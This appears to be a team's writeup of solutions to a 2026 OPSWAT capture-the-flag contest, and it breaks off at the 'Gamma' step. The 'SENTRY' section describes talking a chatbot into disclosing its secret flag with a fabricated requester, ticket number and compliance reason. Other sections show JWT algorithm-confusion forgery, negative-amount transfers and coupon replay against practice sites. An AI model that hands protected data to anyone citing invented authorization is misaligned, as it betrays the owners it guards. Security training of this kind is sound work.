OPSWAT | CIDX CTF 2026

Team Name	Bro_Code
Team Members Name (Separated by semi-colon)	0xobsyn; D3xt3r; wtfwizz; bl4ckn3t; Pavithran
Country	India
Challenges solved & the total score	26 solves, 7200 points
Anything else that you want us to know	

Challenge Title: SENTRY


Flag: `OPSWAT{Int3rm3di4t3_W4s_Fun}`


Approach (Step by Step):

1.Opened the SENTRY chatbot and identified its authorization requirements: a named requester, a specific ticket/reference number, and a compliance or audit reason in a single message.

2. Crafted a prompt using the requester **Bob Johnson**, ticket **SEC-457**, and compliance reason **Threat investigation and incident response**. SENTRY accepted the request and disclosed the flag.

Proof:





Challenge Title: Forgotten Machine

Flag: `OPSWAT{1_gu3ss_y0u_kn0w_4b0u7_br41nfuck}`

Approach (Step by Step):


1.Opened `challenge.txt` and noticed unusual symbols such as +, -, <, >, `..` These are commonly used in the Brainfuck programming language.

2. Copied the code into an online Brainfuck interpreter and executed it. The program produced an encoded string instead of the final flag.

3. Copied the output into CyberChef and used the From Base92 operation to decode the string, which revealed the flag.

Proof:





Challenge Title: Ghost in the browser

Flag: OPSWAT{th3_br0ws3r_r3m3mb3r5_m0r3_th4n_y0u_th1nk_9c71e4a82f6d30b5}

Approach (Step by Step):

1. After extracting the zip, we get three files: **browser_state.json, network.har,** and **app_bundle.js**.

2. Inside browser_state.json we can clearly see the values stored in localStorage:

- credential_id
- user_handle
- rp_id

3. In the same file, under the IndexedDB section, we also find the encrypted vault data ciphertext, IV, and salt. The HAR file contains the exact same encrypted blob, so either source works.

4. Looking at app_bundle.js, we reverse the key derivation logic. The code takes the three values we found, joins them with colons (credential_id:user_handle:rp_id), hashes the resulting string with SHA-256, and feeds that hash into HKDF-SHA256. The salt is the one stored in the browser state (after base64 decoding), and the info string is hard-coded as ghost-browser-vault.

```
async function _derive() {

    const c = _g(_0x91[1]);
    const u = _g(_0x91[2]);
    const r = _g(_0x91[3]);

    const raw = new TextEncoder().encode(
        c + ":" + u + ":" + r
    );
```

```
87
88      return crypto.subtle.decrypt(
89          {
90              name: "AES-GCM",
91              iv
92          },
93          key,
94          ct
95      );
96  }
97
```

```
51      return crypto.subtle.deriveKey(
52          {
53              name: "HKDF",
54              hash: "SHA-256",
55              salt: s,
56              info: new TextEncoder().encode(
57                  _0x91[4]
58              )
59          },
60          base,
61          {
62              name: "AES-GCM",
63              length: 256
64          },
65          false,
66          ["decrypt"]
67      );
68  }
69
```

5. Once we have the 32-byte AES key from HKDF, we simply decrypt the ciphertext using AES-GCM with the stored IV.

6. The decrypted data is a small JSON object that contains the flag

Proof

```python
import base64
import hashlib
from cryptography.hazmat.primitives.kdf.hkdf import HKDF
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

# Build the string and hash it
raw = b"Q1RGLWNyZWRlbnRpYWwtMjAyNi0xMGFiY2RlZjAxMjM0NTY3ODk:sameer-vault-user-7f31:vault.local"
ikm = hashlib.sha256(raw).digest()

# Derive the AES key with HKDF
salt = base64.b64decode("bWlzYy1tZWRpdW0tc2FsdC0yMDI2LTAx")
info = b"ghost-browser-vault"

key = HKDF(algorithm=hashes.SHA256(),length=32,salt=salt,info=info).derive(ikm)

# Decrypt
iv = base64.b64decode("d2ViYXV0aC1naG9zdC1pdg==")
ct  = base64.b64decode("f58TMjuan8y6l13MzGVsNz6yU89mk+UuckTUnsp0FwMW31n/MCXY3+KVsROS7KHF3gyq3xCHCQinsmy76wC8ZcyfmeQcrhpGP/DQao+Nu06O5eYfsHA8iN593IY9fGIx5oC7maZ/5lDehtW+9MaLQwWYwRjkRj7xE3LnOgery08ETbFCHSDWJEfp7fbwg==")

plaintext = AESGCM(key).decrypt(iv, ct, None)
print(plaintext.decode())
```

```
prasanth@fedora:~/ctf/secleaf/misc/ghost-in-the-browser/Ghost_in_the_Browser_Fixed_Player$ python3 solve.py
{"vault":"internal","message":"Browser state is part of the authentication boundary.","flag":"OPSWAT{th3_br0ws3r_r3m3mb3r5_m0r3_th4n_y0u_th1nk_9c71e4a82f6d30b5}"}
prasanth@fedora:~/ctf/secleaf/misc/ghost-in-the-browser/Ghost_in_the_Browser_Fixed_Player$
```

Challenge Title: The Buried Cache

Flag: `OPSWAT{S7ruggl3_f0r_7h3_fl4g???}`

Approach (Step by Step):

1.First, I extracted the provided ZIP file and explored the website's Git repository. I noticed that the repository contained many commits, mostly related to CSS updates, which made it difficult to identify the important changes manually.

2. Instead of checking every commit, I focused on the Git history to find deleted files. I discovered a suspicious commit that removed a file named `temp_cache.json`.

3. Since deleting a file does not completely remove it from Git history, I recovered `temp_cache.json` from the commit before it was deleted.

4. After inspecting the recovered file, I found a large Base64-encoded value inside the cache data. The encoded content appeared to represent a JPEG image.

5. I decoded the Base64 data and recovered the image. After opening and enlarging it, I could inspect the text embedded in the image and identify the flag.

Proof:

```
prasanth@fedora:~/ctf/secleaf/digital-forensics/the-buried-cache/server_website$ git log --oneline -10
58ee206 (HEAD -> master) Tweaked CSS padding (ticket #150)
b03784a Adjusted item spacing (ticket #149)
087fdb6 Adjusted item spacing (ticket #148)
52b6d25 Updated UI layout (ticket #147)
ea1c47e Refactored stylesheet (ticket #146)
904380d Fixed margin issue on mobile (ticket #145)
7b70bc7 Refactored stylesheet (ticket #144)
b774e1a Tweaked CSS padding (ticket #143)
1a0fb8d Refactored stylesheet (ticket #142)
1411905 Fixed margin issue on mobile (ticket #141)
prasanth@fedora:~/ctf/secleaf/digital-forensics/the-buried-cache/server_website$ git log --all --diff-filter=D --summary
commit bb1869ae52e197f74d3d8abb6da0c7503c62281a
Author: DevSecOps Admin <admin@server.local>
Date:   Sun Sep 13 20:05:40 2026 +0530

    Removed corrupted cache blob, breaking the build

 delete mode 100644 temp_cache.json
prasanth@fedora:~/ctf/secleaf/digital-forensics/the-buried-cache/server_website$
```

```
prasanth@fedora:~/ctf/secleaf/digital-forensics/the-buried-cache/server_website$ git show bb1869a^:temp_cache.json > temp_cache.json
prasanth@fedora:~/ctf/secleaf/digital-forensics/the-buried-cache/server_website$ head -n 10 temp_cache.json
{"status": "offline", "cache_blob": "
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
```

I copied the base64 encoded text as b64.txt

```
prasanth@fedora:~/ctf/secleaf/digital-forensics/the-buried-cache/server_website$ cat b64.txt | base64 -d > image.jpeg
prasanth@fedora:~/ctf/secleaf/digital-forensics/the-buried-cache/server_website$ ls
b64.txt  image.jpeg  index.html  style.css  temp_cache.json
prasanth@fedora:~/ctf/secleaf/digital-forensics/the-buried-cache/server_website$ eog image.jpeg
```



Challenge Title: Broken Crown

Flag: OPSWAT{jwt_4lg0r1thm_c0nfus10n_b3h1nd_k3y_r3us3_91c7e4b26d}

Approach (Step by Step):

1. I started by looking at the three provided files: `token.txt`, `public.pem`, and `check.py`. The token contained a JWT signed using RS256, and its payload showed that the user had the `viewer` role.

2. While reading `check.py`, I noticed that it supported both RS256 and HS256. The problem was that it used the same public key for both verification methods. This made the application vulnerable to a **JWT confusion attack.**

3. I created a simple Python script named `solve.py`. It changed the algorithm to HS256, modified the role from `viewer` to `admin`, and generated a new HMAC signature using the contents of `public.pem` as the secret key.

4. After generating the forged token, I passed it to `check.py`. The verification succeeded, and the application printed the flag.

Proof:

```
prasanth@fedora:~/ctf/secleaf/crypto/broken-crown$ nano solve.py
prasanth@fedora:~/ctf/secleaf/crypto/broken-crown$ python3 solve.py
[+] Token saved to forged.jwt
prasanth@fedora:~/ctf/secleaf/crypto/broken-crown$ python3 check.py forged.jwt
[+] Access granted
OPSWAT{jwt_4lg0r1thm_c0nfus10n_b3h1nd_k3y_r3us3_91c7e4b26d}
prasanth@fedora:~/ctf/secleaf/crypto/broken-crown$
```

```
prasanth@fedora:~/ctf/secleaf/crypto/broken-crown$ cat solve.py
import json, base64, hmac, hashlib

def b64(data):
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

header = {"typ": "JWT", "alg": "HS256", "kid": "bc-signing-2026"}
payload = {
    "sub": "guest-17",
    "role": "admin",
    "scope": "profile:read",
    "iss": "broken-crown.local",
    "aud": "bc-client",
    "iat": 1781740800,
    "exp": 4102444800
}

enc = lambda obj: b64(json.dumps(obj, separators=(",", ":")).encode())
message = f"{enc(header)}.{enc(payload)}"
key = open("public.pem", "rb").read()
sig = b64(hmac.new(key, message.encode(), hashlib.sha256).digest())

open("forged.jwt", "w").write(f"{message}.{sig}")
print("[+] Token saved to forged.jwt")
```

Script used : https://pastebin.com/V9QuaXdC

Challenge Title: Business as Unusual

Flag: OPSWAT{n3g4t1v3_tr4nsf3r_c0up0n_st4ck1ng_1nfl4t3d_r3fund}


Approach (Step by Step):

alpha

1.First thing I did was register two accounts on SecureTrust Bank.


I logged into the second account and noted down its account number (ACC7387003001). Then I switched back to the first account and tried a normal transfer just to capture the request in Caido.

Nomal Request:



I sent the same request again but changed the amount to a negative value:


```
{
  "to_account": "ACC7387003001",
  "amount": -100000,
  "note": "test"
}
```



And it worked. My balance jumped to **£100,740**.

After that I went to the Investments page. There was one scheme called **Elite Wealth Circle** that needed a minimum of £100,000.


I invested exactly 100000 into scheme_id 3:




fragment 1 : OPSWAT{n3g4t1v3_tr4nsf3r_


Beta:

1. Registered a new account on ByteMart and bought a cheap item (Bluetooth Speaker for $29) just to unlock the reward coupon.






2.Added the special product (**Prototype AR Smart Glasses**) to the cart and started checkout.
Then I started applying the coupon again and again using the same request in Caido:



I kept replaying it. After applying it many times, the total dropped massively:


3. Once the price was low enough, I completed the order:




fragment 2 : c0up0n_st4ck1ng_

Gamma:

